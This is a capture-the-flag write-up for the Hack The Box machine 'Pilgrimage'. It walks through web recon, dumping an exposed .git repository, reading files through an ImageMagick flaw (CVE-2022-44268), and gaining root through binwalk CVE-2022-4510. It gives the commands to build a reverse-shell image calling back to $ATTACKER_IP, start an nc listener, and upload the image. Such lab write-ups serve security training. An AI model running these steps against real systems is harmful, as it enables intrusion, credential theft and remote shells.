Pilgrimage			
Organization: Hack The Box		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date:24-06-2023 Completing date:02-11-2023	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
nmap -sS -A -p1-1024 -oN nmap.out $BOX_IP
```

We find the following services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.4p1
80/tcp open	HTTP	nginx 1.18.0

It seems there is an nginx web server and an ssh server running on the machine. We don't find any critical vulnerabilities present in these services. Nmap also reveals there is a git repository found on the web server. It is probably not a very good approach to just start brute-forcing the SSH service with an unknown username and password, so let's discover the web application.

```
gobuster dir -u http://pilgrimage.htb
-w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/common.txt -x
    php,py,html,jsp
```

I also ran a php-specific wordlist:

```
gobuster dir -u http://pilgrimage.htb
-w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/PHP.fuzz.txt
```

path	Status code
/assets	301
/vendor	301
/.git	403
/tmp	301
/login.php	200
/index.php	200
/register.php	200

```
gobuster vhost -u http://pilgrimage.htb -w
/usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt
--append-domain
```

Seems like there aren't any subdomains. So let us visit the web application.



Figure 1: Pilgrimage.htb Home Page

The application allows the end user to upload an image. A shrunk version of the image is then stored on the web server and can be downloaded by the user. A user can also register an account and login to keep track of processed images.

Wappalyzer learns us the web application is indeed written in PHP and hosted on Nginx. Furthermore Google Fonts are loaded, Twitter Bootstrap is used as well as a couple non basic JS libraries. The HTML source code doesn't reveal anything interesting. The webapp stores a PHPSESSID cookie in the browser to keep track of your session. Finally, I have also checked the metadata of a shrunk image using `exiftool`, but I didn't find anything interesting in the metadata.

Gaining access

We remember the web application exposes its git configuration. Hacktricks explains us we can use git-dumper to retrieve the code repository when the .git directory is exposed on the web application:

```
git-dumper http://pilgrimage.htb/.git pilgrimage.git
```

Now we can introspect the PHP code that runs in the backend and generates the HTML code. On the home page, the user's username can be retrieved from the session. Furthermore, a POST request can submit an image that will first be stored in `/var/www/pilgrimage.htb/tmp`. Afterwards it will be shrunk by the *magick convert* command and finally stored in `/var/www/pilgrimage.htb/shrunk/`. If the user was authenticated, the resized image is also stored in the database (`/var/db/pilgrimage`) under that user.

We notice that all database queries use a prepared statement in PHP like:

```
$stmt = $db->prepare("SELECT * FROM users WHERE username = ? and password = ?");
```

so injection vulnerabilities are not possible. However, there seems to exist a lot of vulnerabilities in the ImageMagick package:

> CVE-2022-44268: ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary remote file (if the ImageMagick binary has permissions to read it).

We can download this PoC to exploit the local file inclusion (LFI) vulnerability. As we use this script to extract the `/etc/passwd` file, we can find there is the only the user *emily* that has a shell available apart from *root*.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Now if we remember the PHP code interacted with database `/var/db/pilgrimage` to look for users, this database might just contain some juicy credentials. Let's use the exploit one more time to extract the SQLlite database file. When we decode the hexadecimal format, we can find *emily's* password and we can SSH to server as her.

Privilege Escalation

Some easy quick checks like running *sudo -l* doesn't return anything interesting so let's resort to linPEAS or linEnum. No blatant vulnerabilities stand out but a weird script is running under the root user:

```
/usr/bin/malwarescan.sh
```

The script is triggered whenever a new file is created in the `/var/www/pilgrimage.htb/shrunk` directory. It uses *binwalk* to investigate the given image for unwanted scripts embedded in the image. If it finds blacklisted content in the resized image, the malware scan will immediately remove it.

When we search for vulnerabilities in the binwalk utility, we can find that version 2.3.2 has remote code vulnerabilities (CVE-2022-4510). An attacker can embed a reverse shell payload into an image. When binwalk is ran on the PNG it will callback with whatever level of priviledge binwalk was executed as. For instance, download this exploit. Now create an malicious image with a reverse shell command in it:

```
python exploit_generator.py reverse image.png $ATTACKER_IP 9393
```

now start a listener:

```
nc -nlvp 9393
```

and SCP the image to the `/var/www/pilgrimage.htb/shrunk` directory:

```
scp image.png emily@$BOX_IP:/var/www/pilgrimage.htb/shrunk
```

A malwarescan.sh

```
#!/bin/bash
blacklist=("Executable script" "Microsoft executable")
/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read
    FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/
        bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
    binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
```